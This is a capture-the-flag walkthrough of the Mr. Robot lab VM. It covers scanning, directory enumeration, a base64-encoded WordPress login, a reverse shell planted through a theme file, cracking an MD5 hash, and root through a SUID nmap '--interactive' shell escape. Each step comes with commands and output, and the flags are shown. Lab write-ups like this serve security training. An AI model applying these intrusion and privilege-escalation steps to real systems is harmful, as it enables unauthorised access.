
Mr. Robot | CTF Walkthrough

Initial Scan
nmap -sCV 10.38.1.111Nmap scan report for 10.38.1.111
Host is up (0.0012s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
MAC Address: ************** (PCS Systemtechnik/Oracle VirtualBox virtual NIC)Now that we know from the scan that we have web and SSH services running on the target. While the SSH port is closed, the HTTP and HTTPS ports are open. So let's explore what we find there.

Found a website, but there is nothing useful here. So let's run the directory search.
Directory discovery
gobuster dir -u http://10.38.1.111 -w /usr/share/wordlists/dirb/big.txt===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess (Status: 403) [Size: 218]
/.htpasswd (Status: 403) [Size: 218]
/0 (Status: 301) [Size: 0] [--> http://10.38.1.111/0/]
/0000 (Status: 301) [Size: 0] [--> http://10.38.1.111/0000/]
/Image (Status: 301) [Size: 0] [--> http://10.38.1.111/Image/]
/admin (Status: 301) [Size: 233] [--> http://10.38.1.111/admin/]
/atom (Status: 301) [Size: 0] [--> http://10.38.1.111/feed/atom/]
/audio (Status: 301) [Size: 233] [--> http://10.38.1.111/audio/]
/blog (Status: 301) [Size: 232] [--> http://10.38.1.111/blog/]
/css (Status: 301) [Size: 231] [--> http://10.38.1.111/css/]
/dashboard (Status: 302) [Size: 0] [--> http://10.38.1.111/wp-admin/]
/favicon.ico (Status: 200) [Size: 0]
/feed (Status: 301) [Size: 0] [--> http://10.38.1.111/feed/]
/image (Status: 301) [Size: 0] [--> http://10.38.1.111/image/]
/images (Status: 301) [Size: 234] [--> http://10.38.1.111/images/]
/intro (Status: 200) [Size: 516314]
/js (Status: 301) [Size: 230] [--> http://10.38.1.111/js/]
/license (Status: 200) [Size: 309]
/login (Status: 302) [Size: 0] [--> http://10.38.1.111/wp-login.php]
/page1 (Status: 301) [Size: 0] [--> http://10.38.1.111/]
/phpmyadmin (Status: 403) [Size: 94]
/rdf (Status: 301) [Size: 0] [--> http://10.38.1.111/feed/rdf/]
/readme (Status: 200) [Size: 64]
/robots (Status: 200) [Size: 41]
/robots.txt (Status: 200) [Size: 41]
/rss (Status: 301) [Size: 0] [--> http://10.38.1.111/feed/]
/rss2 (Status: 301) [Size: 0] [--> http://10.38.1.111/feed/]
/sitemap (Status: 200) [Size: 0]
/sitemap.xml (Status: 200) [Size: 0]
/video (Status: 301) [Size: 233] [--> http://10.38.1.111/video/]
/wp-admin (Status: 301) [Size: 236] [--> http://10.38.1.111/wp-admin/]
/wp-content (Status: 301) [Size: 238] [--> http://10.38.1.111/wp-content/]
/wp-config (Status: 200) [Size: 0]
/wp-includes (Status: 301) [Size: 239] [--> http://10.38.1.111/wp-includes/]
/wp-login (Status: 200) [Size: 2599]
/xmlrpc (Status: 405) [Size: 42]There are many paths here that showed up in our enumeration, but one path stands out among them all. That is /wp-admin And if you are familiar with WordPress, then you might already know what this route leads to.
I went to /wp-admin the path and tried admin and a random password, but the error told me it's the wrong username. I went to enumerate the website using the wpscan tool, but I failed as I had set up my VMs without internet access, and I have no idea how to run it offline. I tried to update the Wpscan, basically the idea I got from AI, but it didn't work.
So, coming back to manual enumeration, I found that WordPress is running version 4.3.1. This means that we can search for the vulnerability of that version.
I tried and wasted so much of my time, then I went a step back and looked at the routes I had found, and soon I realized a rookie mistake I had made. There is a robots.txt file, but I never read it.
Upon visiting robots.txt I found:
User-agent: *
fsocity.dic
key-1-of-3.txt- First flag
- custom wordlist
This custom wordlist is really, really big. I am unsure if it's for the username or the password. I will use Burp Suite here for brute-forcing the credentials. If you are not limited to a setup without internet, you can use other tools that are faster for you.
And when I was looking for a way to exploit the authentication. I found nothing useful. Decided to go back again, and this time I put all the paths found here into Burp Suite and ran a brute-force attack to see what is on the diff paths here.
And I found something useful on the license path. There was a base64 encoded string.
ZWxsaW90OkVSMjgtMDY1Mgo=When decoded, it is: elliot:ER28-0652.
Initial Access
This is the login password of the WordPress user elliot. After logging in to WordPress, the first thing that comes to my mind is testing the WordPress theme manipulation technique because you can upload a custom shell or just replace the content of some file in the WordPress theme, and you will get the initial shell when the page is loaded. So let's go ahead and give it a try.
And bang. We got the shell. We used pentestmonkey's PHP reverse shell.
Now I will normalize the shell.
/bin/bash -i
export TERM=xterm
ctrl + z
stty raw -echo; fg; reset
Now I navigated to /home/ and found that there is just one user robot. And I was able to get into that user's home directory. I found the 2nd flag file there and a password.raw-md5 file there:
daemon@linux:/home/robot$ ls
key-2-of-3.txt  password.raw-md5
I don't have permission to read the 2nd flag, but we have permission to read the password.raw-md5 file, which contains the MD5 hash when cracked, will give the password of the robot user.
I am going to use Hashes.com to crack the password, as it is a quick and easy way to do it. You can use hashcat or any other way if you want. After cracking the MD5 hash, the output is something like:
c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyzSwitching user / Lateral Movement
So let's switch to the robot user:
daemon@linux:/home/robot$ su robot
Password:
robot@linux:~$
Now you can even read the 2nd flag.
robot@linux:~$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
Rooting the system
Now, after the second flag, it's time to get our third and final flag, and anyone can guess that it is in /root the directory. But we don't have the privileges to get into that directory.
Finding services on the host that can be exploited to gain root access is the only thing I can think of right now.
find / -perm -u=s -type f 2>/dev/nullThis command will list the services with SUID bits enabled.
robot@linux:/$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
There, we can see multiple services, but when I cross-checked with the GTFOBins, I found the technique most suitable.
nmap --interactive
nmap> !sh
We use the above command, and we are root now.
robot@linux:/$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
Let's go get the final flag.
# cd /root
# ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
Happy Hacking.